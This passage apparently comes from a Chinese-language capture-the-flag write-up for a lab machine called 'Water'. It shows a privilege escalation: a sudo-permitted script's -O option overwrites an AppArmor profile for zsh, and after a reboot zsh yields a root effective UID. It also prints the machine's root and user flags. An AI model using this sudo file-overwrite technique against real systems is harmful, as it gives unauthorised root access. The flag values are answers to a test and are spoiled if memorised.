-rw-r--r--  1 root root  160 Dec 11 02:15 usr.bin.zsh
-rw-r--r--  1 root root 2255 Oct 31 12:52 usr.lib.ipsec.charon
-rw-r--r--  1 root root  872 Oct 31 12:52 usr.lib.ipsec.stroke
-rw-r--r--  1 root root  729 Nov 13  2020 usr.sbin.inspircd
Hungry@Water:~$ cat /etc/apparmor.d/usr.bin.zsh
#include <tunables/global>

/usr/bin/zsh {
  # 拒绝所有文件访问（包括库），导致启动失败；默认已 deny 能力/网络
  deny /** rwlkxm,
}
```

只要能把他干掉就能提权了

回归到my_pipes这个脚本，发给ai分析存在-O选项可以覆盖文件，尝试发现能把文件变成空的，所以提权思路sudo my_pipes覆盖掉usr.bin.zsh，真实环境就等待重启吧，靶机就手动做一下

```
Hungry@Water:~$ history
   11  sudo /usr/games/my_pipes -O /etc/apparmor.d/usr.bin.zsh
   12  history
Hungry@Water:~$ cat /etc/apparmor.d/usr.bin.zsh
```

可以看到变成空的了，重启下提权即可

```
┌──(root㉿MJ)-[/tmp/test]
└─# ssh -i id_rsa Hungry@192.168.2.14
Linux Water 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 15 07:16:13 2025 from 192.168.2.13
Hungry@Water:~$ zsh
Water# id
uid=1000(Hungry) gid=1000(Hungry) euid=0(root) egid=0(root)
groups=0(root),1000(Hungry)
```

```
Water# cat /root/root.txt&& cat /home/111/user.txt
flag{root-A-drop-in-the-ocean}
flag{user-Still-waters-run-deep}
```